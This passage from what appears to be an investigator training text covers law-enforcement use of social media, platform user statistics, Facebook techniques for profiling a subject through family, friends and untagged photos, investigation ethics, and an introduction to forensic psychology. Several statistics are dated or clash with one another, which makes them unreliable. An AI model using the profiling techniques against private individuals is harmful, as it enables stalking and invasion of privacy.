Other purposes were reported by fewer agencies, such as conducting background investigations of job candidates (cited by 31% of agencies that use social media); “community outreach to build public relations,” 26%; notify in the public of crimes, 23%; and notifying the public of traffic issues, 14%. More than 80% of the responding officials said they believe that social media will be “critically important in the future” for crime-fighting and investigative purposes, that “creating personas or profiles on social media outlets for use in law enforcement activities is ethical,” and that “social media is a valuable tool in investigating crimes.” 48% of responding officials said they already use social media in investigations at least two to three times per week.

Respondents in the LexisNexis survey offered examples of how they use social media in investigations, including the following:

Evidence Collection

“It is amazing that people still ‘brag’ about their actions on social media sites...even their criminal actions. Last week, we had an assault wherein the victim was struck with brass knuckles. The suspect denied involvement in a face-to-face interview, but his Facebook page had his claim of hurting a kid and believe it or not, that he dumped the [brass knuckles] in a trashcan at a park. A little footwork...led to the brass knuckles being located and [a confession] during a follow-up interview.”

Location of Suspects

“I was looking for a suspect related to drug charges for over a month. When I looked him up on Facebook and requested him as a friend from a fictitious profile, he accepted. He kept ‘checking in’ everywhere he went, so I was able to track him down very easily.”

Criminal Network Identification

“Social media is a valuable tool because you are able to see the activities of a target in his comfortable stage. Targets brag and post...information in reference to travel, hobbies, places visited, appointments, the circle of friends, family members, relationships, actions, etc.”

41.1. Social Media Demographics

Social Media Trends to Consider

- Numbers to keep in consideration:
- The world population is 7.6 billion
- The Internet has 4.1 billion users

General Social Media

- Close to half the world's population (3.03 billion people) are on some type of social media
- 64% of online shoppers say that a video on social media helped them decide on a product to buy
- Only 43% of online stores receive significant traffic from their social media pages
- Acknowledgment is key: 77% of Twitter users appreciate a brand more when their tweet is responded to. It takes about 10 hours on average for businesses to respond to a tweet, even though customers want a response within four hours.
- Content marketing is a top priority of business to businesses after brand building and social media engagement
- 59% of adults between ages 18 and 29 are using Instagram
- The average person spends about 20 minutes on Facebook or one in every six minutes a person will spend online
- 1.57 billion YouTube users watch about 5 billion videos on average every single day. Of the 2.1 billion total accounts on Facebook, 270 million profiles are fake.
- 86% of women will look at social media before deciding to make a purchase
- People are accessing 69% of their media on their smartphones
- 89% of people on smartphones are using apps, while only 11% are using standard websites. Facebook is the most popular app at 19% (measured by time spent).
- Pinterest is number one for mobile social media, with 64% of referral traffic being driven by smartphones and tablets
- 57% of all mobile users will not recommend a business if their mobile website is poorly designed or unresponsive
- 40% of all mobile users are searching for a local business or interest
- Mobile websites that load in five seconds or less will end in a viewing session that's 70% longer than their slower counterparts
- 92% of American teens accessed the Internet on a daily basis, where 56% claim to connect several times a day, and 24% are connected almost constantly to the Internet

Instagram

- Total number of monthly active Instagram users: 1 billion +
- Total number of daily active Instagram users: 500 million +
- Instagram stories daily active users: 500 million +

- Number of photos shared to date: 50 billion +
- Number of businesses on Instagram 25 million +
- Number of Instagram likes per day: 4.2 billion
- Number of photos & videos uploaded per day: 100 million +
- 56.3% of Instagram users are females and 43.7% are male
- 120.7 million Instagram users are from the U.S.
- 37% of U.S. adults use Instagram and have the most number of Instagram users
- 89% of users are outside the U.S.
- Six in 10 online adults have Instagram accounts
- 30% of global Instagram audiences were aged between 18 and 24 and 35% aged 25-34
- 72% of teens use Instagram
- 73% of U.S. teens say Instagram is the best way for brands to reach them about new products or promotions
- 130 million Instagram accounts tap on a shopping post to learn more about products every month
- Instagram users will spend an average of 28 minutes per day on the platform in 2020
- 35% of U.S. teenagers say Instagram is their preferred social media platform
- 63% of Americans use Instagram daily
- An estimated 75.3% of U.S. businesses will be on Instagram in 2020
- Instagram has more than 2 million monthly advertisers and 25 million business profiles
- Instagram generated \$20 billion in ad revenue in 2019
- 200 million+ Instagrammers visit at least one business profile daily

Facebook

- Total number of monthly active users: 2.50 billion
- Total number of mobile active users: 2.26 billion
- Total number of desktop active users: 1.47 billion
- Total number of mobile daily active users: 1.59 billion
- Facebook stories daily viewers: 500 million
- Facebook users are 54% female and 46% male
- Of all the people on the Internet, 83% of women and 75% of men use Facebook
- Around seven-in-10 U.S. adults (69%) use Facebook
- 62% of online seniors aged 65+ are on Facebook and 72% are between 50-64
- 88% of online users age 18-29 are on Facebook, 84% of those are 30-49
- 82% of college graduates are on Facebook
- 75% of online users of income more than \$75K are on Facebook
- Almost 90% of Facebook's daily active users come from outside the U.S./Canada
- The largest population on Facebook is from India with over 270 million users followed by 190 million from the U.S.
- Brazil and Indonesia both have around 120 million users
- Monthly active users from Asia are 1,013,000
- Europe has 387 million Facebook users
- 96% of Facebook users accessed via mobile devices

- Facebook has over 7 million advertisers
- 93% of marketers use Facebook advertising regularly
- Facebook's share in the global digital advertising market is 19.7%
- Facebook's potential reach of advertising is 1.9 billion
- Facebook accounts for over 45% of monthly social media visits
- 5 billion comments are left on Facebook pages monthly

Twitter

- Total number of monthly active Twitter users: 330 million
- Total number of tweets sent per day: 500 million
- Percentage of Twitter users on mobile: 80%
- Number of Twitter daily active users: 152 million
- 34% of Twitter users are females and 66% are males
- 22% of U.S. adults use Twitter
- 24% of all Internet male users use Twitter, whereas 21% of all Internet Female users use Twitter
- There are 262 million international Twitter users (users outside the U.S.), which make up 79% of all Twitter accounts
- There are 48.35 million monthly active Twitter users in the U.S.
- Roughly 42% of Twitter users are on the platform daily
- U.S. accounts for just 31 million monetizable daily active Twitter users
- The total number of Twitter users in the U.K. is 13.7 million
- 38% of Twitter users are between the ages of 18 and 29, 26% of users are 30-49
- 56% of Twitter users make \$50,000 and more in a year
- 80% of Twitter users are affluent millennials
- 93% of Twitter community members are open to brands getting involved, if done in the right way
- The top three countries by user count outside the U.S. are Japan (35.65 million users), Russia (13.9 million) and U.K. (13.7 million)
- 80% of Twitter users accessing the platform on a mobile device, and 93% of video views are on mobile

Pinterest

- Total number of monthly active Pinterest users: 335 million+
- Number of Pinterest users from the U.S.: 88 million
- Number of Pinterest users around the world: 50%+
- Total number of Pinterest pins: 200 billion
- Total number of Pinterest boards: 4 billion
- Total number of Pinterest users who save shopping pins on boards daily: 2 million
- Pinterest market value: \$13.7 billion
- 71% of Pinterest users are females
- 40% of new signups are men; 60% new signups are women
- Men account for only 7% of total pins on Pinterest

- 40% of U.S. dads use Pinterest
- 50%+ pinner live outside the U.S.
- 80% of U.S. mothers who use the Internet use Pinterest
- One out of two U.S. millennials use Pinterest every month
- 144.5 million – number of people that Pinterest reports can be reached with adverts on Pinterest
- 28% of all U.S. social media users are Pinterest users
- There are over 175 billion ideas on Pinterest
- 83% of weekly pinner have made a purchase based on content they saw from brands on Pinterest
- 72% of pinner use Pinterest to decide what to buy offline
- Six out of every 10 millennials use Pinterest to discover new products

LinkedIn

- Total number of LinkedIn users: 675 million
- Total number of monthly active LinkedIn users: 310 million
- Total number of LinkedIn users from the U.S.: 167 million +
- Percentage of LinkedIn monthly active users: 46.97%
- Number of new LinkedIn members per second: Two
- More than 70% of LinkedIn users are from outside the U.S.
- 46 million students and recent college graduates are on LinkedIn
- There are 57% male users and 43% female users on LinkedIn
- 24% of millennials (ages 18-24) use LinkedIn
- 51% of U.S. college graduates use LinkedIn
- 90 million LinkedIn users are senior-level influencers and 63 million are in decision-making positions
- There are 17 million opinion leaders and 10 million C-Level executives on LinkedIn
- LinkedIn is the number one channel business to business marketers use to distribute content at 94%
- Six out of 10 users actively look for industry insights
- 280 billion feed updates are viewed annually
- Professional content gets 15X more content impressions than job postings with 57% consuming content on mobile
- LinkedIn makes up more than 50% of all social traffic business to business websites & blogs
- 92% of business to business marketers include LinkedIn in their digital marketing mix

Snapchat

- Total number of monthly active users: 360 million
- Total number of daily active Snapchat users: 218 million
- Percentage of U.S. social media users that use Snapchat: 86 million
- Number of snaps created every day (photos & videos): 3 billion
- Number of times the app opens per day: 30 times
- Percentage of users (ages 18-24) in the U.S.: 53%
- Number of Snapchat monthly active users in the U.S. and Canada: 105.5 million
- The number of Snapchat daily video views: 14 billion

- 78% of Internet users aged 18-24 use Snapchat
- 90% of Snapchat users are aged 13-24
- Roughly 61% of Snapchat users are female and 38% are male
- 69% of U.S. teens say they use Snapchat
- 24% of U.S. adults use Snapchat
- 70% of Snapchat users are female
- 33% of male and 35% of female U.S. Internet users use Snapchat
- 41% of U.S. teenagers say Snapchat is their preferred social media platform
- Roughly eight-in-ten Snapchat users ages 18 to 29 (77%) say they use the app every day, including 68% who say they use it multiple times per day
- Snapchat scored 71 out of 100 points on a consumer satisfaction scale
- 71% of Snapchat users aged 18 through 24 use Snapchat multiple times per day
- 64 million users use Snapchat daily in Europe

YouTube

- Total number of monthly active YouTube users: 2 billion
- Total number of daily active YouTube users: 30 million
- YouTube TV paying subscribers: 300,000
- Number of videos shared to date: 5+ billion
- Number of users creating content shared to date: 50 million
- Average viewing session: 40 minutes, up 50% year-over-year
- Number of videos watched per day: 5 billion
- Number of mobile YouTube views per day: 1 billion +
- Number of videos uploaded per minute: 500 hours
- 73% of U.S. adults use YouTube
- 62% of YouTube users are males
- 78% of U.S. male adults use YouTube
- 68% of U.S. female adults use YouTube
- 81% of 15–25 year olds in the U.S. use YouTube
- 80% of YouTube users come from outside the U.S.
- 35+ and 55+ age groups are the fastest growing YouTube demographics
- Millennials prefer YouTube two to one over traditional television
- 51% of YouTube users say they visit the site daily
- 37% of the coveted 18 – 34 demographics are binge watching
- 70% of YouTube watch time comes from mobile devices
- YouTube services are available in more than 100 countries in 80 languages
- Males are primarily watching soccer or strategy games
- Females are primarily watching beauty videos
- 95% of the global Internet population watches YouTube
- There 50 million creators on YouTube
- YouTube has 265 million active users in India

Who's Using Social Networks?

Pew Research Center reports that 72% of online adults are using social networks. While women (78%, compared to 65% of men), Hispanics (70% of whom are on social networks), younger adults (90%), urban residents (76%), and those with an income less than \$30,000 a year (68% of whom are on social networks) are the most common users of social networks, there's high participation across the board (pewresearch.org, 2019).

It may be no surprise that participation in social networking skews toward younger audiences — Pingdom reports that roughly half of social media users are between the ages of 25 and 44 — but it did surprise us to see how many older individuals are using social networks. Pew's reports say 77% of people aged 30-49 use social networks, as well as 52% of people aged 50-64 (and 32% of people aged over 65) (Pingdom, 2012).

Beyond that, the only age group that has gone up in percentage since August 2012 is the 30-49 age range; all other age groups have dropped. Overall, Pingdom reports that the average age of the users of social networks and online communities is 36.9 years.

For overall popularity, nothing beats Facebook, with Pew reporting 1.8 billion monthly active users. After that:

- 1.2 billion: WhatsApp
- 1 billion: YouTube
- 700 million: Instagram
- 328 million: Twitter
- 300 million: Snapchat
- 150 million: Pinterest
- 106 million: LinkedIn

References

McAfee Institute uses the most up-to-date records available for social media demographics, user statistics, and financial data as provided by Omnicore.

<https://www.statista.com/statistics/250172/social-network-usage-of-us-teens-and-young-adults/>

<https://www.dreamgrow.com/21-social-media-marketing-statistics/>

https://www.omnicoreagency.com/digital-marketing-statistics-2018/#SEO_Statistics_2018

<https://www.socialmediatoday.com/marketing/10-instagram-statistics-keep-mind-when-planning-your-2018-strategy>

<https://www.wordstream.com/blog/ws/2017/11/07/facebook-statistics>

<https://www.omnicoreagency.com/twitter-statistics/>

<https://www.omnicoreagency.com/snapchat-statistics/>

<https://www.omnicoreagency.com/instagram-statistics/>

<https://www.omnicoreagency.com/linkedin-statistics/>

41.2. Developing Facts through Social Networking Sites

Electronic Informal Investigation and Discovery

In recent years, the Internet and the public's widespread use of social networking sites have changed the ways in which people communicate and share information about themselves. Social networking sites have given individuals the ability to learn more about their "friends" without directly communicating. People frequently post information on these sites about mundane aspects of their lives that they would probably not share with someone during a verbal conversation. This presents employers, claims adjusters, and attorneys with an opportunity to informally investigate workers' compensation claimants and witnesses.

Some Statistics

1. 81% of agencies report the use of some form of social media
2. 66.8% of agencies report having a Facebook page
3. 62.3% of agencies report using social media for criminal investigations
4. 40.0% of agencies report using social media to solicit tips

Other Reported Uses by Law Enforcement

1. Digital "wanted" posters
2. Twitter chats or postings used to monitor group conduct
3. Fake profiles used to infiltrate organized retail crime rings, online crimes, and more

How Might You Use Social Media as an Investigative Tool?

1. Investigating complaints
2. Learning about complainants
3. Learning about witnesses
4. Learning about the accused

Why Investigators Should Pay Attention to Social Media

1. 96% of people under age 30 have joined a social network
2. LinkedIn has 150 million users; Twitter has 75 million users
3. There are over 200 million individual blogs
4. Facebook has over 1 billion active users

Facebook

Harvard student Mark Zuckerberg and his college roommates launched Facebook on February 4, 2004. Initially, the service was limited to Harvard students, but it quickly expanded to other Boston-area colleges,

Ivy League schools and then other colleges. In September of 2005, Facebook expanded to allow high school students, ages 13 and over, to join. Facebook finally became open to the general public on September 26, 2006. There is no fee to join this service.

Facebook is currently the largest social networking site. The average person has 120 “friends” with whom they share information. Perhaps the most interesting statistic about Facebook is that the fastest growing demographic of users is currently individuals 35 years old and older. Facebook profiles have areas of standard profile information, but users are not forced to provide anything more than a name and a valid e-mail address to join. Although users may adjust privacy settings, the default setting is to allow all users to search for you and view all content posted on your profile.

Currently, a Facebook profile may contain the following information:

1. Profile picture
2. A wall where the user and user’s friends can post short messages
 - a. Status messages
 - b. Wall posts from friends
 - c. Activity tracking
3. Videos
 - a. Notes
4. Friends
 - a. Friends in Common
5. Info tab
 - a. Basic information
 - b. Contact information
 - c. Likes and interests
 - d. Education
 - e. Work
6. Photos
 - a. Photo albums
 - b. Tagged photos
 - c. Profile pictures
 - d. Various third party applications

This type of information may be beneficial for loss-prevention and law enforcement officers. For example, a subject may regularly post status messages on his wall, identifying his daily activities. This information may identify where he is getting his merchandise, a possible shopping list or accomplices. Additionally, the subject may post information about his scheduled activities for the day, which may assist investigators in conducting surveillance.

Twitter

Twitter was launched in 2006 and functions differently than social networking sites like Facebook and

LinkedIn. It is a micro-blogging service that allows users to post “tweets.” Tweets are text-based posts of up to 140 characters that are displayed on the website and delivered to “followers.”

The interface for Twitter is remarkably simple. There is a search feature where you can find individuals by their name or e-mail address. Upon finding the user, you simply click their name to view all of their tweets. Users have the option of restricting access to their Twitter pages and can limit who is permitted to follow them. However, due to the simple nature of the site, it appears that most users allow public access to their profile. Twitter’s main focus is “news” thus it is extremely popular with news agencies and celebrities.

YouTube

Founded in 2005, YouTube is one of the most popular video sites on the Internet today. Millions of videos have been uploaded and shared, ranging from movie trailers to amateur videos of cats – and everything in between. Anyone with an Internet connection can share content on YouTube, whether they are organizations with large budgets or an individual with a video camera. YouTube is owned by Google and is one of its most popular peripheral properties. YouTube was the first large-scale video-sharing site on the Internet, and it’s available in nearly every country in over fifty different languages. Anyone can upload content here, which makes for an astonishing array of watchable content.

41.3. Documenting Social Media Evidence

Always copy URL addresses because sometimes you can't backtrack.

Google updates its results constantly and with more than 20 billion websites out there, you may never find the same information again.

More Tips

- Take screenshots of content (i.e. Craigslist ads)
- Consider making use of CAMTASIA, a screen recorder, and editing-software program
- Draw attention with arrows, add text
- Organizational tools: Search for your captures by date, website or a custom flag that you create and assign

Conducting Web Searches

When conducting a web search on a subject, it is most efficient to start with a simple name search. If the individual has a fairly common last name, try adding their city of residence, their employer, or their spouse's name if you have it, or any other information contained in your file that may yield positive results. One useful tip is to use double quotes ("search term") if you want to search for a phrase. If you would like to conduct a search between words, simply capitalize 'OR' between each word. Double quotes can also be used when searching for a term on Yahoo. Yahoo allows users to add 'AND', 'OR', 'NOT', and 'AND NOT' as long as the connectors are capitalized.

As you wade through the results, you may identify additional search terms as you learn more about the subject. Once you've completed the basic web search, consider running a search on social networking sites.

Searching Social Networking Sites

Since Facebook is currently the most popular social networking site, we will focus on how to conduct a complete search of a subject using that service. After signing up for the service, it is a good idea to consider the privacy settings for your profile. If you do not plan to actively use the site for personal use, you may wish to leave the privacy settings on the default settings because anyone who searches for you would only be able to obtain your name.

Privacy Settings: For users who wish to alter the privacy settings to more restricted access, follow these steps:

1. Go to the Accounts tab on the top right after you sign in
2. Select Privacy Settings
3. There are five sections of privacy: Profile Information, Contact Information, Applications and Websites, Search, and Block List

4. To fully restrict your privacy, you must go into each privacy section and customize each option
5. When available, select the Only You option which will allow only you to view that information
6. There are sections where the most restrictive option is Only Your Friends. Selecting this option will ensure that only those people you have accepted as a friend can see your information
7. The most important section to visit when altering privacy settings is the Search section. The default search setting allows anyone that searches for your name in a search engine to link directly to your profile. Change this setting so that your profile is restricted from a public search.

Locating the Subject Profile

In order to search for a subject, it is important to understand that your access to information will depend in part on the privacy settings the user selected for his or her profile. However, useful information can be obtained from users' restricted profiles, if you know how to search.

Follow these steps to begin a basic search:

1. After signing on to Facebook, there will be a Search box in the top center of the screen. Type the subject name into the box.
2. If the subject has a fairly common name, you may be able to narrow your results by selecting a geographic area. Please note that narrowing someone down by a geographic area will only work if that individual has joined the geographic area you select.
3. If you review the search results but have no luck in identifying the subject, consider setting your geographic region to the same geographic region the subject would have selected. Some individuals set their privacy settings to permit only individuals from the same geographic region to find them using a search.
4. Another option is to search by the individual's e-mail address. Take caution if no results are returned, as Facebook will ask whether you want to send an invitation asking them to join.
5. If you cannot locate the subject profile, consider using a search engine to identify the name of the subject's spouse or children. Whitepages.com often provides the names of family members living in a household. If you can identify the names of family members, conduct a search to obtain their profiles.

Obtaining Evidence from the Profile

Once you locate and identify the subject's profile, the information you are able to collect will depend on the privacy settings established by the subject. On the subject profile, you will see links across the top. Although the links will vary depending on the subject's privacy settings, some common options are Photos, Wall, Info, Friends, Events, Notes, Videos, etc.

Photos

The individual's profile picture is posted on their page. Immediately below the picture, you may find hyperlinks to 'View Photos of'. By clicking View Photos, you will be directed to the portion of the profile that shows tagged photos, photo albums and profile pictures. Tagged photos contain pictures that may be linked

to photo albums uploaded on someone else's Facebook account. Note, when you click on a tagged photo, the name of the photo album and the name of the owner of the album are located on the picture. Since some individuals untag photos of themselves, click the hyperlinked photo album name to get access to all of the photos in that album. This will allow you to see whether there are any additional photos of the subject in the album that were not tagged.

Once you have looked through the entire album, you can sometimes select the link located on the top left of the photo.

If there is sufficient access, you will be able to see additional photo albums that may contain photos of the subject.

As mentioned above, on the page you linked into by selecting the link under the subject profile picture, you may also find Photo Albums posted by the subject and Profile Pictures. Please note that if the user has removed the link to view pictures, you may still be able to obtain photo albums of the subject by obtaining links to albums from their Wall feed.

The Wall

The information available on their wall will vary greatly depending on the user's privacy settings. On a viewable wall, you will see information posted by the profile owner and anyone else who has posted on their wall. To filter the results, there is a magnifying glass on the upper right side. Once you click it, three options will appear. Subject + Friends is the default view. Just the Subject shows posts made by the subject only. Just Friends removes all posts by the Subject.

The wall may provide information about when the subject makes posts on other users' walls. It may also provide information about items that have been added or subtracted from the user's profile.

At the bottom of the wall feed, there is a light grey box with a link that allows you to view Older Posts. Don't forget to review their older posts, as this area often contains useful information.

Information Tab

Under this tab, you will find links to background information, contact information, education and work history, groups and pages.

If you click the links to the various groups and pages the subject belongs to, you may identify additional posts the subject has made on the group's page.

The Education and Work History link may provide information about whether the subject is working somewhere else. If you select the hyperlink for the employer's name, it will link you to other individuals who have listed the same employer.

Friends

On the profile, you will see a box on the left side titled Friends. If your subject is not an active user of

Facebook or has a restricted profile, do not forget to check out the links to their friend's pages. To view all of the subject's friends, select See All. Another box will pop up listing all of the subject's friends. Sometimes individuals have over 400 friends, thus it may be necessary to narrow down the results. A search box will appear in the upper right corner.

First, try typing in the subject's last name, which will likely produce family members. (TIP: Hold down Ctrl when clicking on the individual's name to open that person's profile in a new window.) Review the different individuals' pages to see whether they have posted anything about the subject, including photos and wall posts. Also, determine whether the subject has posted anything on the person's wall.

Second, if you have access to the subject's wall, you can identify individuals that post regularly. You may also be able to identify individuals that the subject spends a lot of time with. Search the Friend List for these individuals and review their pages for information.

Third, if the subject has listed any family members under the Information tab, search friends for these individuals.

41.4. Ethical Considerations

Legally, there are no court rules, statutes, or laws that specifically prevent you from searching for a subject's social networking profile. However, there are laws against direct contact with a subject who is represented by counsel. Thus, you should never contact a subject, represented or not, over their social networking page. If a subject has set the privacy settings to prevent you from accessing the information on his or her page, do not send them a friend request! In addition to violating court rules, your investigation will not yield the type of results you are looking for if the subject is aware of your access to his or her page.

Additionally, do not ask a third party to contact a witness or the subject to request access to the subject page. In a civil case, an attorney contacted the third party and asked the person to send a friend request to a witness. This third party did not identify why the request was being made. An informal ethics opinion was then issued finding that this was unacceptable behavior. Thus, the best rule of thumb is to only access information that is available to you without having to send a friend request.

42. Understanding the Perpetrator

This chapter is designed to introduce the student to forensic psychology. If you have never studied forensic psychology before, this chapter will provide you with some of the fundamental concepts of the field, especially those that relate to the study of the psychology of cybercrime.

Firstly, a brief description will be provided of forensic psychology, followed by a cursory overview of the different types of cybercrime and their categorization. Following this, the key areas that forensic psychologists specialize in are described, including offender profiling, offender assessment, punishment and rehabilitation, risk assessment, juries, helping victims, crime prevention and police psychology. Finally, an overview will be provided of some of the key theories of crime – the possible reasons why crime exists and why certain individuals are more likely to become criminals than others. These theories are offered at various levels, from societal to the individual, and many of the theories can be applied to cybercriminal acts.

Forensic Psychology

Forensic psychology has enjoyed considerable popularity in the media for some time, with films such as *The Silence of the Lambs* and television programs such as *Cracker* and *Criminal Minds* attracting large audience numbers and introducing many viewers to forensic psychological concepts. However, most of these programs and films focus on one specific area of forensic psychology – offender profiling. While this is undoubtedly a very interesting topic within the field, and understandably popular among screenwriters and producers, relatively few forensic psychologists engage in offender profiling, and the majority of forensic psychologists actually work in prison settings (British Psychological Society, 2011). Torres et al. (2006) indicate that only about 10 percent of forensic psychologists and psychiatrists have ever worked in offender profiling. Forensic psychology is made up of considerably more areas than offender profiling, and an overview of some of the definitions of forensic psychology provides insight into how diverse this field is.

Brown and Campbell (2010) indicate that even the ‘term forensic psychologist is unhelpful and potentially misleading as no one individual can hope to have the breadth and depth of knowledge ... Rather we think that there is a family of settings within which forensic psychology is applied, and that context is critical to limiting claims of expertise’ (p. 1). They argue that there is a lack of consensus as to the definition of forensic psychology. This is evident among the many definitions of forensic psychology that have been offered.

Some definitions, such as that of Blackburn (1996), are quite narrow in focus, suggesting that forensic psychology is ‘the provision of psychological information for the purpose of facilitating a legal decision’ (p. 7). Others are much broader, such as Wrightsman’s (2001) definition of forensic psychology as ‘any application of psychological knowledge or methods to a task faced by the legal system’ (p. 2). Davies et al. (2008) also favor a broad definition, indicating that forensic psychology is a combination of both ‘legal psychology covering the application of psychological knowledge and methods to the process of law and criminological psychology dealing with the application of psychological theory and method to the understanding (and reduction) of criminal behavior’ (p. xiii). Nevertheless, Davies et al. (2008) do recognize that the use of the term ‘forensic psychology’ to encompass both legal and criminological psychology has

been contentious.

Both Howitt (2009) and Brown and Campbell (2010) favor the broader definitions of forensic psychology, to allow for the inclusion of the work of psychologists who work in a wide variety of forensic-related settings, such as those described below. In this book, a similar stance will be taken, and a broad definition of forensic psychology will be subscribed to, encompassing anyway in which psychology can aid in any stage of the criminal justice process.

Cyber Criminal a Brief Introduction

There are many different types of cybercrime, some of which will be explored in this book. As with crime in general, most types of cybercrime can be divided into 'property crimes' (such as identity theft, fraud, and copyright infringement) and 'crimes against the person' (such as cybercrimes involving the sexual abuse of children).

Similarly, cybercrimes can be divided into internet-enabled crimes and internet-specific crimes. Internet-enabled crimes are those types of crimes that can also exist offline (for example, copyright infringement and the distribution of child pornography), but the presence of internet-enabled devices allows for easier and faster execution of such offenses. Internet-specific crimes are those cybercrimes that do not exist without an online or computer-enabled environment (such as malware distribution and hacking offenses such as denial of service attacks on websites). The third type of cybercrime is also possible – specifically 'crimes in virtual worlds' (Power, 2010; Power and Kirwan, 2011). These are events which occur between avatars (or characters) within online virtual worlds, which in offline settings would be considered to be criminal events (such as murder, theft, sexual assault or violence).

As with many other types of crime, cybercrimes vary in severity, method, and motive. They also vary in how they are perceived by criminal justice systems around the world – what is considered illegal in one jurisdiction may not break any specific laws in another. In particular, crimes in virtual worlds can be difficult to define from legal perspectives, due to the varying acceptability of different behaviors in various virtual worlds.

Components of Forensic Psychology

As mentioned above, forensic psychology involves many different activities and responsibilities, and most forensic psychologists choose to specialize in one or more of these areas. Two of the most common specialisms include offender rehabilitation and offender assessment, where a psychologist will try to determine if the offender is suffering from a psychological abnormality, if they are likely to re-offend and if they can be rehabilitated to reduce the likelihood of reoffending. Other psychologists examine how witnesses and victims can be helped when trying to recall details of an offense, while others attempt to find strategies that will encourage offenders to confess to their crimes, without increasing the risk of 'false confessions.' The detection of deception is another key area of forensic psychology, where specialists try to determine what the most reliable methods are for determining the truthfulness of responses. Some forensic psychologists work with police forces, attempting to reduce stress levels and devise the best methods of police recruitment and training. Others examine the behavior of juries, trying to determine who makes up the most reliable juries and how members of the jury make decisions about guilt or innocence. The psychology

of victims is also considered, and psychologists attempt to determine how victims can be helped by the criminal justice system and how they can reduce their likelihood of being re-victimized. Similarly, psychologists can also work within communities to help in the development of educational strategies and other interventions that may reduce levels of crime. In this section, an outline will be provided of some of these activities, along with a brief overview of how they have been applied to cybercriminal events.

Offender profiling

Douglas et al. (1986) define offender profiling as 'a technique for identifying the major personality and behavioral characteristics of an individual based upon an analysis of the crimes he or she has committed' (p. 405). However, there are many approaches that can be employed during profile development (Ainsworth, 2001). These include:

- Crime scene analysis. This is used as the basis for the United States Federal Bureau of Investigation's technique.
- Diagnostic evaluation. This technique relies on clinical judgments of a profiler.
- Investigative psychology. This technique utilizes a statistical approach to profiling (although it should be noted that investigative psychology is generally considered to have a broader remit than profiling alone (Canter and Youngs, 2009).

Due, at least in part, to the popularity of offender profiling among the general population, a significant number of profilers have published descriptions of the cases that they have worked on and the profiles that they have developed (see, for example, Britton, 1997, 2000; Canter, 1995, 2003; Douglas and Olshaker, 1995, 1999, 2000).

Underlying most profiling methods are two key assumptions, as outlined by Alison and Kebbell (2006). These are the 'consistency assumption' and the 'homology assumption.'

- The 'consistency assumption' states that offenders will exhibit similar behaviors throughout all their crimes. So, for example, if someone engages in online fraud using an auction website, the consistency assumption dictates that they would use auction websites for most of their offenses. However, there are problems with this assumption – the offender may have to change their method if they are banned from specific auction sites, or if they find that they are not making sufficient money from such a technique.
- The 'homology assumption' suggests that 'similar offense styles have to be associated with similar offender background characteristics' (Alison and Kebbell, 2006, p. 153). So for example, if the offender is a conscientious person, then that conscientiousness will be evident in how they complete their crimes. For example, perhaps the same fraudster described above will display a high degree of conscientiousness in managing their fraud, taking care to manage details of their crimes in such a way as to avoid apprehension. The homology assumption predicts that the same offender will also be conscientious in their day-to-day lives, perhaps ensuring a high quality of work in their employment or a carefully maintained filing system for personal documents. Again, there are problems with this assumption – individuals do not always display the same characteristics in different settings. For example, it is likely that you behave quite differently when you are among your classmates than when

you are speaking to one of your lecturers. In relation to this, Canter (1995) describes the 'interpersonal coherence' aspect of the interaction between victim and offender, referring to how variations in criminal activity may reflect variations in how the offender deals with people in non-criminal circumstances.

While it should be remembered that it is difficult to verify the effectiveness and utility of offender profiling (Alison and Kebbell, 2006; Alison et al., 2003), there are several studies which have examined how offender profiling might be useful in cybercrime cases. Gudaitis (1998) outlines a need for a multi-dimensional profiling method for assessing cybercriminals, while Nykodym et al. (2005) also indicate that offender profiling could be of use when investigating cybercrimes, especially where it is suspected that the offender is an insider in an affected company. Rogers (2003) indicates that offender profiling could be useful in a variety of ways for cybercriminal investigation, including helping the investigators to search hard drives more effectively, narrowing the pool of potential suspects, identifying a motive and determining the characteristics of victims which make them more appealing to offenders.

There is conflicting evidence regarding the consistency assumption in cybercrime cases. Jahankhani and Al-Nemrat (2010) suggest that due to the rapid changes in technology over time, it is possible that cybercriminal behavior may also undergo rapid changes. Nevertheless, Preuß et al. (2007) report the analysis of twelve hacking incidents in Germany and found that the methods used years ago were still the preferred methods of more contemporary hackers.

One of the key large-scale studies involving offender profiling and cybercrime was the Hackers Profiling Project (Chiesa et al., 2009), which produced a large quantity of information such as demographics, socioeconomic background, social relationships, psychological traits and hacking activities. The results of this study are considered in more detail in Chapter 3. However, it should be noted that this project aimed to create a profile of hackers based on completion of a self-report questionnaire, rather than any attempts to develop a profile of a hacker from their activities and offenses alone. Nevertheless, the scale and scope of the Hackers Profiling Project is an important initial step in developing the database of information required to make accurate profiles of offenders in the future.

Psychological disorders and offender assessment

One of the most common activities carried out by practicing forensic psychologists involves assessment of offenders. When serious crimes are reported in the news, people often feel that the perpetrator must have some psychological disorder. Otherwise, they would not have been able to carry out such horrendous acts. It is often the role of the forensic psychologist to assess whether or not the offender meets the diagnosis for a psychological disorder and to provide a report or expert testimony in court (Gudjonsson and Haward, 1998). However, this role is sometimes complicated by a lack of agreement between psychology and legal systems as to what constitutes a psychological disorder.

While defining abnormal behavior seems on the surface to be simple, when analyzed in depth it is quite difficult to achieve. For example, in most cases, if a person cries easily and frequently, we would consider their behavior to be abnormal. However, if the person has just lost a close friend or family member, but they do not show signs of psychological distress, then we would also consider their behavior to be abnormal. As

such, one of the key methods of determining abnormality relates to discomfort – is the person experiencing distress that continues over a long period or is unrelated to their current circumstances?

The second consideration of abnormality involves dysfunction – can the person manage their daily life effectively? Are they able to study, work and socialize, and can they maintain interpersonal relationships? It is important to consider the person's potential when doing this – if a student is weak at a subject like math's, and gets a poor grade, he or she may still be reaching their potential. However, if a normally strong student who usually gets A or B grades suddenly starts to fail their courses, it may be indicative of a problem.

The third method of defining abnormality involves deviance. In this sense, deviance refers to unusual (rather than specifically criminal or antisocial) behavior. So, if a person experiences a symptom that most members of the population do not (such as violent mood swings or hallucinations), it may indicate a psychological disorder. Nevertheless, deviance alone is insufficient to define abnormality – it is unusual for a student to receive straight A's in their exams, but it certainly would not be considered to be abnormal.

